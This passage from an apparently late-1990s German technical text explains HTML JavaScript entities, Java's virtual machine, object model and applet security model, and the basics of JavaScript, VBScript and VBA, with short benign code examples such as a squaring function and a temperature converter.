Der JavaScript-Ausdruck wird in geschweifte Klammern eingeschlossen und wie ein Sonderzeichen (z.B. Umlaute) linksseitig durch ein „&" und rechtsseitig durch ein „;" begrenzt. Die folgende Zeile ist ein Beispiel für eine horizontale Begrenzungslinie:

<HR width="&{breite};%" align="left">

Der JavaScript-Ausdruck „breite" liefert den Wert für die prozentuale Breite der Linie.

Der Vollständigkeit halber sei noch erwähnt, daß einige Browser „Pseudo-URLs" der Art „javascript:" oder „about:" unterstützen.

Mit „javascript:" ist es möglich, einen Link zu erzeugen, der nicht auf eine Webseite sondern auf einen oder mehrere JavaScript-Befehle verweist.

Bei „about:" handelt es sich um eine Klasse von URLs, die von den verschiedenen Browsern für die unterschiedlichsten Zwecke eingesetzt werden. Unter anderem erlaubt es der Internet Explorer, nach dem „about:" den kompletten Inhalt einer HTML-Seite anzugeben, die dadurch nicht aus dem Internet geladen sondern lokal generiert wird. Eine so generierte Seite kann auch Skripte enthalten.

3.13 Java

3.13.1 Überblick

Die Sprache Java [Flanagan 97a] ist von Sun Microsystems entwickelt worden und wurde dort bereits 1991 als Forschungsprojekt ins Leben gerufen. Ursprünglich war Java als einfache, kompakte Software für elektronische Geräte wie Fernseher und Videorekorder, aber auch für Waschmaschinen, Elektroherde und andere Haushaltsgeräte konzipiert.

Besonders die Portabilität war eines der primären Entwicklungsziele. Aufmerksamkeit erregte Java jedoch erst, als Sun Microsystems es 1994 zusammen mit ihrem WWW-Browser „HotJava" vorstellte und demonstrierte, wie man Java-Applets herunterladen und starten kann. Außerdem zeigte man, daß auch komplexe Anwendungen in Java realisierbar sind, z.B. der HotJava-Browser selbst. Das Konzept einer effizienten, kompakten und portablen Sprache erwies sich als ideal, um ausführbare Programme im Rahmen des World Wide Web nutzen zu können, denn genau wie das WWW ist Java nicht nur plattform-, sondern auch betriebssystemunabhängig.

3.13.2 Das Konzept der „Java Virtual Machine“

Die Unabhängigkeit von der Plattform und vom verwendeten Betriebssystem, also auf Quellcode- und auf Binärcodeebene, wird durch unterschiedliche Maßnahmen erreicht.

Zum einen wurden bestimmte Richtlinien festgelegt, z.B. daß die primitiven Datentypen im Gegensatz zu anderen Programmiersprachen in Java immer die gleiche Größe haben, egal auf welchem System man sich befindet.

Zum anderen, und das ist das Herzstück im Konzept von Java, wurde ein abstrakter Computer, die „Java Virtual Machine“, eingeführt. Er befreit davon, Annahmen darüber machen zu müssen, was unterhalb des Runtime-Systems liegt, und erlaubt es so, sich nicht in die Abhängigkeit eines Betriebssystems zu begeben.

Dieser Computer versteht einen ganz speziellen Befehlssatz, den man „bytecode“ nennt, und der im Prinzip eine Folge von formatierten Bytes ist, wobei jeweils präzise festgelegt ist, was jedes einzelne Byte in diesem abstrakten Computer bewirkt. Dieser „bytecode“ sieht zwar aus wie Maschinensprache, ist jedoch prozessorunabhängig, d.h., Java-Programme sind ohne Rekompilierung auf verschiedenen Plattformen lauffähig.

Der Java-Quellcode wird also von einem Java-Compiler in den Java-Bytecode übersetzt und kann danach, beispielsweise über das World Wide Web, auf einen anderen Rechner übertragen werden. Dort wird der Java-Bytecode dann von einem Java-Interpreter, der „Java Virtual Machine“, ausgeführt.

Dieses Verfahren verliert gegenüber compilierten Programmen an Geschwindigkeit, man hat jedoch die Möglichkeit, einige Methoden plattformspezifisch zu compilieren („native code“) und in den Java-Code zu integrieren. Damit gewinnt man an Geschwindigkeit, verliert jedoch den großen Vorteil der Portabilität. Da es kein WWW-Browser erlaubt, daß ein Applet diesen „native code“ lädt, ist das Erstellen von Applets mit diesem Verfahren nicht möglich.

Eine andere Möglichkeit ist, den Java-Code in C-Code umzuwandeln und diesen dann plattformspezifisch auf der entsprechenden Maschine zu compilieren.

Um Geschwindigkeiten zu erreichen, die fast an die von compilierten C-Programmen heranreichen, hat man das Konzept des „Just in time“-Compilers entwickelt. Hierbei speichert ein Interpreter im laufenden Betrieb den Binärcode und die entsprechenden Sequenzen des Java-Bytecodes und legt so eine Bibliothek mit Binärcodesequenzen und zugehörigem Java-Bytecode an. Beim nächsten Aufruf des Interpreters mit einem bestimmten Bytecode braucht dieser den Bytecode nicht mehr in Binärcode zu übersetzen, sondern nimmt einfach die entsprechende Binärcodesequenz aus seiner Bibliothek. Durch die Redundanz im Bytecode, z.B. bei Schleifen, läßt sich die Geschwindigkeit mit dieser Methode um den Faktor Zehn erhöhen.

3.13.3 Objektorientierung in Java

Genau wie C++, an dessen Struktur Java sich anlehnt, ist Java eine objektorientierte Sprache.

Java ist in Klassen aufgeteilt, die nach einer strikten Hierarchie geordnet sind. Eine Instanz einer Klasse nennt man ein Objekt, und dieses Objekt kann mehrere Attribute besitzen, die durch Variablen repräsentiert werden. Eine Klasse faßt Objekte mit gleichen Eigenschaften zusammen. Die zu einem Objekt gehörenden Attribute nennt man Instanz-Variablen. Zusätzlich gibt es noch die Klassenvariablen, die für alle Objekte einer Klasse gleich sind.

Zu einem Objekt gehören weiterhin die innerhalb einer Klasse definierten Funktionen (Methoden), mit deren Hilfe man mit den Objekten arbeiten kann, d.h. auf sie zugreifen oder sie modifizieren. Außerdem geben die Funktionen an, wie die entsprechenden Objekte sich verhalten. Die in der Klassenhierarchie an oberster Stelle stehende Klasse ist die Klasse „Objekt“. Alle Objekte in Java sind daher Unterklassen von „Objekt“.

Eine Klasse kann ihre Eigenschaften, also Variablen und Methoden, an ihre Unterklassen weitergeben, was man Vererbung nennt. Eine Unterklasse läßt sich demnach dadurch definieren, daß man die Unterschiede zur Oberklasse angibt. Wird keine Oberklasse angegeben, ist die Klasse direkte Unterklasse von „Objekt“. Durch die Vererbung gelten für ein Objekt nicht nur die innerhalb seiner Klasse definierten Methoden, sondern auch die seiner Oberklassen. Zwei Methoden werden dann als gleich bezeichnet, wenn ihre Namen und die Anzahl und Typen ihrer Argumente gleich sind. Bei der Vererbung von Methoden gilt, daß bei gleichen Methoden die erste Methode, die innerhalb der Hierarchie gefunden wird, gültig ist, wobei die Hierachie von unten in Richtung Spitze durchlaufen wird. Durch dieses Verhalten kann man mit einer Neudefinition einer Methode innerhalb einer Unterklasse die entsprechende Methode der Oberklasse überschreiben.

Während in anderen objektorientierten Sprachen eine Klasse mehrere Oberklassen besitzen darf („Mehrfachvererbung“), ist dies in Java so nicht möglich. Die Anzahl der Unterklassen ist jedoch beliebig. Dies stellt aber keine Einschränkung dar, denn um gleiches Verhalten über unterschiedliche Äste in der Hierarchie zu duplizieren, kann man sich einer beliebigen Anzahl sogenannter „Interfaces“ bedienen. Ein Interface ist in diesem Fall eine Sammlung von Methoden-Namen (ohne dazugehörige Definitionen), die anzeigen, daß eine Klasse einen Satz von Verhaltensregeln zusätzlich zu dem Verhalten der Oberklasse besitzt.

Die Gruppierung von Klassen und Interfaces zu sogenannten “Packages“ bewirkt, daß bestimmte Klassen nur dann verfügbar sind, wenn sie benötigt werden, und es werden Konflikte zwischen den Klassennamen verschiedener Gruppen von Klassen ausgeschlossen. Die Klassenbibliotheken des Java Developer's Kit von Sun Microsystems sind in einem Package namens „Java“ enthalten, und es ist festgelegt, daß die Klassen, die sich darin befinden, garantiert in jeder Implementierung von Java enthalten sein müssen.

3.13.4 Unterschiede zu C++

Java basiert auf der Syntax von C++ und hat dessen objektorientierte Struktur größtenteils übernommen. Allerdings wurden aus Sicherheitsüberlegungen heraus die komplexeren Teile von C++ nicht übernommen. So gibt es in Java beispielsweise keine Zeiger und die Speicherverwaltung erfolgt automatisch. Gerade die Zeigerarithmetik und die Benutzung nicht allozierten Speichers führen bei C++-Programmen immer wieder zu Sicherheitsproblemen.

Auch auf „Operator-Overloading“ und Mehrfachvererbung wurde zugunsten der besseren Lesbarkeit der Java-Quelltexte verzichtet.

Schließlich sind Zeichenketten und Felder richtige Objekte und der Typ „boolean“ wird nicht durch eine Zahl repräsentiert.

3.13.5 Applications und Applets

Applications sind eigenständige Programme, die einen Interpreter benötigen und üblicherweise über eine Kommandozeile gestartet werden. Applications übergibt man Parameter auf Kommandozeilenebene, wobei zu beachten ist, daß alle Argumente als Zeichenketten interpretiert werden. Gegebenenfalls ist daher eine Konvertierung nötig.

Ein Applet benötigt dagegen einen WWW-Browser oder etwas Vergleichbares, um ausgeführt werden zu können. Üblicherweise ist ein Applet ein mit einem speziellen Markierung in eine HTML-Seite eingebundenes kleines Programm, das von einem Server heruntergeladen wird, um dann auf dem lokalen Rechner innerhalb eines Browser-Fensters abzulaufen. Applets werden benutzt, um ein dynamisches, interaktives Design von WWW-Seiten zu ermöglichen. Ein Applet kann auf die vom Browser bereitgestellte Struktur zurückgreifen, also beispielsweise auf Fenster, die Ereignishandhabung oder die Benutzerschnittstelle. Um in dieser Umgebung ablaufen zu können, muß das Applet jedoch spezielle Regeln befolgen, weshalb es im Vergleich zu einer Application mit vergleichbarer Funktionalität meist komplexer ist. Die Parameterübergabe an ein Applet erfolgt über HTML-Attribute.

3.13.5.1 Einschränkungen für Applets

Um Sicherheit gegenüber dem Benutzer zu gewährleisten, gelten für Applets folgende Einschränkungen:

1. Standardmäßig sind keine Lese- und Schreibzugriffe auf das Dateisystem des Benutzers erlaubt. Es gibt jedoch die Möglichkeit, für diesen Zweck spezielle Verzeichnisse vorzugeben.
2. Nur mit dem Server, von dem ein Applet ursprünglich geladen wurde, kann selbiges kommunizieren, es sei denn, man konfiguriert dies explizit um.
3. Einem Applet ist es nicht erlaubt, andere Programme zu starten. Demnach können auch keine anderen lokalen Programme einschließlich gemeinsam genutzter Bibliotheken wie DLLs nachgeladen werden.

3.13.6 Java-Sicherheitsmodell

Ein erster Schritt in Richtung Sicherheit liegt in der Definition der Sprache selbst. Dadurch, daß es keine Zeiger gibt, entstehen wahrscheinlich weniger Fehler im Programmcode, die dann später zu Hintertüren und Lücken führen könnten. Durch das Fehlen der Zeiger unterbindet man außerdem, daß der Zugriff auf Objekte durch den Mißbrauch von Zeigern gefälscht wird.

Zusätzlich gibt es noch drei grundlegende Verfahren, um die Sicherheit von Java zu gewährleisten:

Bytecode Verifier

Der „Bytecode Verifier“ führt vor dem Start eines Java-Programmes eine Serie von Tests durch. Diese beinhalten einfache Formatüberprüfungen und die Untersuchung auf eventuelle Verletzungen der Zugriffsbeschränkungen. Es wird getestet, ob ein Zugriff auf Objekte als etwas anderes als sie definiert sind erfolgt, und ob Methodenaufrufe mit ungültigen Parametern, seien es falsche Werte oder falsche Variablen, erfolgen.

Nach Ablauf dieser Tests soll sichergestellt sein, daß kein Over- oder Underflow des Stack auftritt und daß die Parameter, Argumente und Rückgabewerte korrekt sind. Außerdem wird darauf geachtet, daß keine illegalen Datenkonvertierungen von einem Typ auf einen anderen vorkommen und daß es keine unerlaubten Zugriffe auf Objekte gibt, d.h., daß ihre Sichtbarkeitsregeln eingehalten werden.

Class Loader

Beim Laden einer neuen Klasse wird diese in eine von mehreren möglichen Umgebungen geladen. Diese Umgebung ist z.B. lokal, hinter einer Firewall oder im Internet. Eine Klasse aus einer weniger geschützten Umgebung kann nie eine Klasse aus einer geschützteren Umgebung ersetzen. Die Klassen für die Lese- und Schreibzugriffe auf das Dateisystem sind z.B. immer als lokal definiert. Solange Methoden nicht mit dem Attribut „public“ definiert werden, können Objekte aus einer anderen Umgebung nicht auf diese zugreifen.

Applets werden in unterschiedlichen Namensumgebungen gespeichert, so daß ein Schutz vor Zugriffen besteht, die nicht gewollt sind, z.B. der Zugriff auf Methoden und Variablen untereinander.

Security Manager

Der „Security Manager“ ist eine abstrakte Klasse, die alle Sicherheitsentscheidungen, die das System zu machen hat, um den Bytecode auszuführen, an einem Ort zusammenführt. Eine Instanz einer Unterklasse der „Security Manager“-Klasse ist immer als der derzeitige Security Manager installiert. Dieser Security Manager hat die vollständige Kontrolle darüber, ob eine bestimmte Klasse die Erlaubnis hat, eine Methode aus einem definierten Satz von „sicherheitskritischen Methoden“ aufzurufen. Der Security Manager zieht außerdem die Umgebung des „Class Loaders“ in Betracht, d.h. den Ursprung einer Klasse und ihren Typ, also beispielsweise, ob es sich um eine eigenständige Klasse handelt oder ob sie von einem Applet geladen wurde.

Der definierte Satz von sicherheitskritischen Methoden beinhaltet:

- Lese- und Schreibzugriffe auf Dateien: Diese sind standardmäßig nur mit Einwilligung des Benutzers möglich und dann auch nur in speziell dafür zugelassenen Verzeichnissen.
- Netzwerkzugriffe: Die Methoden zum Aufbauen von Netzwerkverbindungen, sowohl eingehende als auch ausgehende, sind als sicherheitskritisch zu betrachten.
- Methoden, die es einem Thread erlauben, auf andere Threads zuzugreifen, sie zu kontrollieren und zu manipulieren.

Für die Datei- und Netzwerkzugriffe kann ein javafähiger Browser auf mehrere Sicherheitsumgebungen zurückgreifen:

unrestricted Applets haben uneingeschränkten Zugriff.

firewall Nur innerhalb einer Firewall-Umgebung ist den Applets alles erlaubt.

source Applets dürfen nur mit dem Rechner im WWW interagieren, von dem sie ursprünglich stammen. Außerdem ist eine Interaktion mit anderen von dort stammenden Applets möglich. Für Dateizugriffe kann diese Umgebung nicht angewandt werden.

local Die lokale Umgebung verbietet alle Datei- und Netzwerkzugriffe.

Die Anzahl der Sicherheitsumgebungen ist erweiterbar, für Netzzugriffe wäre beispielsweise eine Hierarchie von vertrauenswürdigen Domänen oder

Firmen sinnvoll. Die Möglichkeiten sind im Prinzip unbegrenzt, solange man den ursprünglichen Ersteller und die Integrität eines Applets mit Bestimmtheit feststellen kann, egal welchen Weg es im Netz genommen hat.

Für diesen Zweck reicht es nicht aus, daß die Java-Klassen mit ihrem Ursprung markiert sind. Man bedient sich deshalb eines "Public Key"-Verfahrens und kryptografischer Prüfsummen, um so dem Applet eine digitale Signatur seines Erzeugers mitzugeben und mit Hilfe der Prüfsumme feststellen zu können, ob das Applet gegenüber seinem ursprünglichen Zustand verändert wurde.

3.14 Javascript

3.14.1 Überblick

JavaScript [Netscape 98a] ist Netscapes plattformübergreifende, objektbasierte Skriptsprache für Client/Server-Anwendungen. Man unterscheidet zwei Arten von JavaScript, zum einen das klientenseitig im Browser des Benutzers ablaufende JavaScript, zum anderen das „LiveWire"-JavaScript, das auf der Serverseite ausgeführt wird.

Die meisten WWW-Browser (Netscape Navigator ab Version 2.0 und Microsoft Internet Explorer ab Version 3.0) können JavaScript-Befehle interpretieren, die in einer HTML-Seite eingebettet[39] sind.

Ein angefordertes Dokument wird vom Server inklusive dem eingebetteten JavaScript-Teil an den Klienten übertragen, bei dem dann lokal die HTML-Seite angezeigt wird und die JavaScript-Befehle interpretiert werden.

Mit Hilfe dieser JavaScript-Befehle kann eine Interaktion mit dem Benutzer stattfinden, es kann z.B. auf Mausbewegungen, Eingaben in Textfeldern oder das Navigieren durch die HTML-Seiten reagiert werden.

3.14.2 Unterschiede zu Java

Obwohl JavaScript und Java sich in vielen Bereichen sehr ähnlich sind, vor allem bei der Syntax der Ausdrücke und Kontrollstrukturen, so gibt es doch einige gravierende Unterschiede.

Bei Java wird der compilierte Bytecode vom Server geladen und auf der Klientenseite ausgeführt, bei JavaScript wird der in ein Dokument eingebettete Quellcode übertragen und vom Klienten nicht compiliert, sondern nur interpretiert.

Im Gegensatz zur objektorientierten Sprache Java ist JavaScript lediglich objektbasiert, denn JavaScript verwendet eingebaute, erweiterbare Objekte, kennt aber weder Klassen noch das Prinzip der Vererbung.

Wie schon erwähnt ist der JavaScript-Code in ein HTML-Dokument eingebettet, bei einem Java-Applet aber wird zwar innerhalb des Dokumentes

[39] siehe hierzu Abschnitt 3.12.8

auf das Applet verwiesen, der eigentliche Code ist jedoch an anderer Stelle zu finden (extern als compilierte „.class“-Datei).

JavaScript unterstützt das sogenannte „loose typing“, d.h., daß variable Datentypen nicht deklariert werden müssen. Bei Java müssen dagegen alle variablen Datentypen ausdrücklich deklariert werden, in diesem Fall als „strong typing“ bezeichnet.

Ein weiterer Unterschied ist die Tatsache, daß Java eine statische Bindung besitzt, d.h., alle referenzierten Objekte müssen zum Zeitpunkt der Compilierung existieren. JavaScript dagegen verwendet die dynamische Bindung, die Objektreferenzen werden also erst zur Laufzeit überprüft.

3.14.3 Definition und Aufruf von Funktionen

Funktionen sind einer der grundlegenden Bestandteile von JavaScript. Es handelt sich hierbei um einen Satz von Anweisungen, die eine spezielle Aufgabe erfüllen.

Eine Funktionsdefinition beginnt mit dem Schlüsselwort „function“, es folgt der Name der Funktion, dann eine durch Klammern begrenzte Liste der Argumente (durch Kommata getrennt), und als letztes der Satz von Anweisungen (in geschweifte Klammern eingeschlossen).

Mit der Definition wird der Funktion ein Name zugeordnet, und es wird festgelegt, was zu tun ist, wenn die Funktion aufgerufen wird. Der Aufruf der Funktion erfolgt im Bauch (Body) des HTML-Dokumentes und führt die in der Definition festgelegten Aktionen unter Berücksichtigung der übergebenen Parameter aus.

Die Definition der Funktionen sollte im Kopf des HTML-Dokumentes erfolgen, da es sonst zu Problemen kommen kann. Ein Verweis im oberen Teil eines HTML-Dokumentes kann sich beispielsweise auf eine im unteren Teil des Dokumentes definierte JavaScript-Funktion beziehen. Wird dieser Verweis durch den Eingriff eines Benutzers aktiviert (z.B. durch Anklicken), obwohl die Seite noch nicht vollständig geladen wurde, wird dies einen Fehler hervorrufen.

3.14.3.1 Die Standard-Objekt-Notation von JavaScript

Die Standard-Objekt-Notation von JavaScript lautet wie folgt:

objectName.methodName(arguments...)

Hierbei gibt „objectName“ den Namen des Objektes an, „methodName“ bezeichnet die Methode, also eine Funktion, die mit dem Objekt assoziiert ist, und „arguments“ gibt die Liste der Argumente an, durch Kommata getrennt.

Eine der meistbenutzten Methoden in JavaScript ist die Methode „write“, die Ausgaben im Browserfenster ermöglicht. Die Zeile

document.write(“Textausgabe mit JavaScript“)

gibt die in den Klammern stehenden Argumente aus, in diesem Fall eine Zeichenkette. Das Objekt, in dem die Ausgabe erfogt, ist das aktuelle Dokument, und „write“ ist die verwendete Methode.

Es folgt ein Beispiel, das die Definition und den Aufruf einer Funktion und eine Ausgabe enthält:

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
function quadrat(zahl) {
return zahl * zahl
}
</SCRIPT>
</HEAD>

<BODY>
<SCRIPT>
document.write("5 mal 5 ist ", quadrat(5), "!")
</SCRIPT>
</BODY>
```

Die Funktion „quadrat“, die im Kopf des Dokumentes definiert wird, berechnet das Quadrat einer Zahl und wird im Bauch des Dokumentes mit dem Parameter „5“ aufgerufen. Die Ausgabe des Ergebnisses erfolgt unter Verwendung der Methode „write“.

3.14.4 Event Handlers

Wie schon in Abschnitt 3.12.8 erwähnt, können für Ereignisse, die der Benutzer auslöst, z.B. das Bewegen der Maus oder die Eingabe in einem Textfeld, in JavaScript bestimmte Methoden definiert werden (Event Handlers), die bei den entsprechenden Ereignissen (Events) ausgeführt werden.

Das folgende Beispiel bezieht sich auf einen Knopf mit der Bezeichnung „Bearbeitung“, der, wenn er mit dem Mauszeiger angeklickt wird (Vorfall „onClick“), die JavaScript-Funktion „bearbeite“ aufruft. Die Funktion „bearbeite“ erhält als Argumente „this.form“, wobei das Schlüsselwort „this“ auf das aktuelle Objekt, also den Knopf, verweist und das gesamte Konstrukt „this.form“ das Formular bezeichnet, das den Knopf enthält.

```
<INPUT type="button"
value="Bearbeitung"
onClick="bearbeite(this.form)">
```

Man kann mit einem Event Handler auch mehrere Befehle aufrufen, diese müssen dann aber durch ein Semikolon getrennt werden.

3.14.5 Überprüfung ausgefüllter Formulare

Ein wichtiger Einsatzbereich von JavaScript ist die Überprüfung von Eingaben, die ein Benutzer macht, wenn er Formulare ausfüllt. Es ist von Vorteil, wenn die Eingaben mit Hilfe von JavaScript schon auf der Benutzerseite überprüft werden. Falsche Eingaben werden so schon vor der Übertragung herausgefiltert, um den Zielserver weniger zu belasten.

Mögliche Überprüfungsfunktionen wären der Test, ob eine eingegebene Zahl im positiven Bereich liegt oder ob sich ein eingegebener Wert innerhalb zulässiger Minimal- und Maximalwerte bewegt.

Dies sollte jedoch nicht zu der Annahme verleiten, daß nur korrekte Formulare eintreffen, denn zum einen kann der Benutzer JavaScript deaktivieren, zum anderen können vorsätzlich falsche Angaben „von Hand“ generiert werden.

3.15 VBScript

3.15.1 Überblick

Microsoft Visual Basic Scripting Edition [Microsoft 97a], kurz „VBScript“, ist eine Skriptsprache aus der Familie der Visual Basic Programmiersprachen und deshalb eng verwandt mit der Sprache „Visual Basic for Applications“ (für eine Auflistung der Unterschiede und Gemeinsamkeiten siehe Abschnitt 3.16.4).

Genau wie JavaScript ist VBScript sowohl für den Einsatz auf der Seite des Klienten als auch auf Serverseite vorgesehen.

Beim Klienten ist VBScript im Browser integriert (VBScript Version 3.0 im Internet Explorer 4.0, im Internet Explorer 3.0 nur VBScript Version 1.0) und dient wie andere Skriptsprachen dazu, eine Interaktion mit dem Benutzer zu ermöglichen.

Auf der Serverseite wird VBScript z.B. dazu benutzt, dynamische HTML-Seiten zu erstellen (der Microsoft Internet Information Server 4.0 beinhaltet VBScript Version 3.0, Version 3.0 des Microsoft Internet Information Server unterstützt Version 2.0 von VBScript).

Der Einsatz von VBScript ist jedoch nicht auf Browser- und Serversoftware begrenzt. Microsoft lizensiert VBScript als universelle Skriptsprache für den generellen Einsatz in Anwendungsprogrammen aller Art.

3.15.2 Die Struktur von VBScript

VBScript besitzt viele Eigenschaften, die die meisten anderen Programmiersprachen auch bieten, z.B. einen Satz von bedingten Anweisungen, mit dem man den Ablauf der Programmausführung steuern kann. Es gibt jedoch auch einige Besonderheiten von VBScript, die so nicht zu den Standardeigenschaften jeder Programmiersprache zählen.

3.15.2.1 Datentypen

VBScript hat nur einen einzigen Datentyp, der mit „Variant“ bezeichnet wird. Es handelt sich hierbei um eine spezielle Art von Datentyp, der eine Reihe unterschiedlicher Informationen enthalten kann, abhängig davon, wie er benutzt wird. Alle Variablen in VBScript sind daher vom fundamentalen Datentyp „Variant“.

In seiner einfachsten Form enthält der Typ „Variant“ entweder einen numerischen Wert oder eine Zeichenkette. Wird dieser Typ in einem numerischen Kontext benutzt, verhält er sich wie eine Zahl, anderenfalls wie eine Zeichenkette. Um Zahlen als Zeichenketten zu behandeln, kann man sie in Anführungszeichen setzen.

Um die verschiedenen Arten von numerischen Werten unterscheiden zu können, kann man Untertypen, sogenannte „Subtypes“, verwenden, um so mit einem Datum, einem Boolean oder den verschiedenen Genauigkeitsbereichen der Zahlen arbeiten zu können.

Es gibt diverse Funktionen, um Daten von einem Untertyp in einen anderen zu konvertieren, und mit der Funktion „VarType“ kann jederzeit festgestellt werden, auf welche Art die Daten im Typ „Variant“ gespeichert sind.

Da „Variant“ der einzige Datentyp ist, geben natürlich auch alle Funktionen in VBScript ihre Werte als Typ „Variant“ zurück.

3.15.2.2 Prozeduren

In VBScript gibt es zwei Arten von Prozeduren, die „Sub“- und die „Function“-Prozeduren.

Eine „Sub“-Prozedur ist eine durch „Sub“ und „End Sub“ begrenzte Folge von VBScript-Anweisungen, die bestimmte Aktionen ausführt, aber keine Werte zurückliefert. An eine „Sub“-Prozedur können Argumente übergeben werden, .z.B. Konstanten, Variablen oder ganze Ausdrücke, und wenn eine „Sub“-Prozedur keine Argumente hat, muß die „Sub“-Anweisung ein leeres Klammerpaar enthalten.

Eine „Function“-Prozedur ist eine Folge von VBScript-Anweisungen, die durch „Function“ und „End Function“ begrenzt ist. Die „Function“-Prozedur ist ähnlich der „Sub“-Prozedur, kann aber zusätzlich noch einen Wert zurückgeben.

Die Rückgabe eines Wertes erfolgt durch die Zuweisung eines Wertes zu dem Namen der „Function“-Prozedur in einer oder mehreren Anweisungen der Prozedur.

Das folgende Beispiel konvertiert eine Temperaturangabe von „Grad Fahrenheit“ nach „Grad Celsius“.

```
Sub KonvertTemp()
temp = InputBox(“Eingabe in Grad F.“, 1)
MsgBox “Ergebnis: “ & Celsius(temp) & “ Grad C.“
```

```
End Sub

Function Celsius(FGrad)
Celsius = (FGrad - 32) * 5 / 9
End Function
```

Die eingebauten VBScript-Funktionen „InputBox“ und „MsgBox“ werden hierbei dazu verwendet, eine Eingabe vom Benutzer zu erfragen, bzw. das Ergebnis auszugeben. Die Berechnung von einer Einheit in die andere erfolgt in der „Function“-Prozedur mit dem Namen „Celsius“. Diese Funktion wird von der „Sub“-Prozedur namens „KonvertTemp“ mit dem Argument „temp“ aufgerufen und übergibt das Ergebnis der Berechnung an die „Sub“-Prozedur als Rückgabewert.

3.15.3 Bindung von Ereignissen an VBScript-Prozeduren

Genau wie in anderen Skriptsprachen gibt es auch in VBScript die Möglichkeit, aufgrund von bestimmten Ereignissen eine Abfolge von in VBScript-Code beschriebenen Aktionen ablaufen zu lassen. Um VBScript-Code an ein Ereignis zu binden, gibt es mehrere Methoden.

Das folgende Beispiel (aus [Microsoft 97a]) definiert im Kopfteil des HTML-Dokumentes eine „Sub“-Prozedur, die festlegt, was beim Drücken des Knopfes mit dem Namen „Knopf1“ und der Beschriftung „Hier drücken“ ablaufen soll (in diesem Fall die Ausgabe der Nachricht „Knopf gedrückt“).

```
<HTML>
<HEAD>
<TITLE>VBScript und HTML</TITLE>
<SCRIPT language="VBScript">
<!–
Sub Knopf1_OnClick
MsgBox "Knopf gedrückt"
End Sub
–>
</SCRIPT>
</HEAD>
<BODY>
<FORM>
<INPUT
name="Knopf1"
type="BUTTON"
value="Hier drücken">
</FORM>
</BODY>
```

```
</HTML>
```

Der Name der Prozedur besteht aus zwei Teilen, die durch einen Unterstrich getrennt sind. Zum einen dem Namen des Objektes (Knopf1), auf den sich die auslösende Aktion bezieht, zum anderen dem Namen der entsprechenden Aktion (OnClick). Zu jedem Zeitpunkt, zu dem der Knopf mit dem Namen „Knopf1“ (festgelegt durch das Attribut NAME=“Knopf1“) gedrückt wird, sucht der Browser die an diesen Vorfall gebundene Prozedur und führt sie aus.

Eine andere Art, die gleiche Funktionalität wie im obigen Beispiel zu erzielen, wäre die schon in Abschnitt 3.12.8 beschriebene Festlegung der auszuführenden Aktion direkt in der Definition des Knopfes. Man hat nämlich die Möglichkeit, kurze Stücke von VBScript-Code innerhalb der Markierung des Kontrollobjektes mit einzubauen, wie im folgenden Beispiel dargestellt:

```
<INPUT name=“Knopf1“
type=“BUTTON“
value=“Hier drücken“
OnClick=’MsgBox “Knopf gedrückt“’>
```

Die dritte Möglichkeit, eine Aktion an einen Vorfall zu binden, wäre die Festlegung der auszuführenden Aktion innerhalb einer <SCRIPT>-Markierung.

```
<SCRIPT language=“VBScript“
event=“OnClick“ for=“Knopf1“>
<!–
MsgBox “Knopf gedrückt“
–>
</SCRIPT>
```

Da die <SCRIPT>-Markierung schon den Vorfall (OnClick) und das Kontrollelement (Knopf1) spezifiziert, braucht man die Anweisungen „Sub“ und „End Sub“ in diesem Fall nicht mit anzugeben.

3.15.3.1 Formulare und VBScript

Genau wie andere Skriptsprachen kann auch VBScript dazu benutzt werden, ausgefüllte Formulare schon auf der Seite des Klienten zu überprüfen. Welche Funktionen zur Überprüfung verwendet werden können und welche Vorteile diese Möglichkeit bietet, kann Abschnitt 3.14.5 entnommen werden.

3.16 VBA 5

3.16.1 Überblick

Microsoft Visual Basic for Applications (VBA) ist Teil der Visual Basic Familie, zu der auch die Programmiersprache Visual Basic und die Skriptsprache VBScript gehören.

Ziel der Entwicklung von VBA war, eine Möglichkeit zu schaffen, Anwendungsprogramme auf einfache Art an die speziellen Bedürfnisse der Benutzer anpassen zu können. Daher bietet VBA eine Entwicklungsumgebung, mit der man auf bestimmte Anforderungen zugeschnittene Lösungen in Standardsoftware einbetten kann.

Ein Vorgänger von VBA war „WordBasic", die Makrosprache des Textverarbeitungsprogrammes Microsoft Word. Der Einsatz des wesentlich komplexeren VBA erfolgte erstmals 1993 in der Tabellenkalkulation Microsoft Excel. Inzwischen ist VBA ein Kernstück von Microsoft Office und ist zusätzlich zu dem Datenbankprogramm Access und der Tabellenkalkulation Excel auch in der Textverarbeitung Word, dem Präsentationsprogramm Powerpoint und dem Planungsprogramm Project integriert. Außerdem lizensiert Microsoft VBA für den Einsatz in anderen weit verbreiteten Anwendungsprogrammen, so daß VBA jetzt auch im CAD-Bereich (Autodesk AutoCad R14) und im Grafikbereich (Adobe PhotoShop) Verwendung findet. VBA ist betriebssystemübergreifend und auf Microsoft Windows, Windows NT und Macintosh verfügbar.

Anwendungen, die VBA unterstützen, können miteinander verknüpft werden. Beispielsweise könnten Daten, die mit einer Tabellenkalkulation erfaßt wurden, automatisch an ein Buchhaltungsprogramm übergeben werden.

3.16.2 Eigenschaften

Im Gegensatz zu einer herkömmlichen Programmiersprache (z.B. Visual Basic) kann man mit VBA keine eigenständig ausführbaren Programme erzeugen. Die mit VBA erzeugten Programme laufen innerhalb einer sogenannten „Host-Anwendung" ab und sehen daher auch optisch so aus, wie die Anwendung, dessen Erweiterung sie sind.

Trotz dieses Unterschiedes bietet VBA ansonsten die üblichen Merkmale einer Programmiersprache wie z.B. Variablen, Kontrollstrukturen und Prozeduren. Die Verwandschaft zu Visual Basic beschränkt sich nicht nur auf den Namen, VBA und Visual Basic haben auch die Befehlssyntax und die Grammatik gemeinsam.

VBA verfügt über eine integrierte Entwicklungsumgebung IDE (Integrated development environment), die neben einem Editor mit eingebautem Compiler und Syntax-Überprüfung auch einen Objekt-Browser und umfangreiche Debugging-Tools bietet. Der Editor arbeitet außerhalb der Anwendung, so daß es möglich ist, im Editor den VBA-Quellcode der Programme zu verfassen und gleichzeitig die Resultate der Programmierung in der „Host-Anwendung“ zu testen.

Das integrierte „Microsoft Forms“-Tool stellt dem Entwickler Mittel zur Verfügung, um leistungsfähige Benutzerschnittstellen und angepaßte Dialogboxen für alle Anwendungen zu erzeugen, die VBA unterstützen.

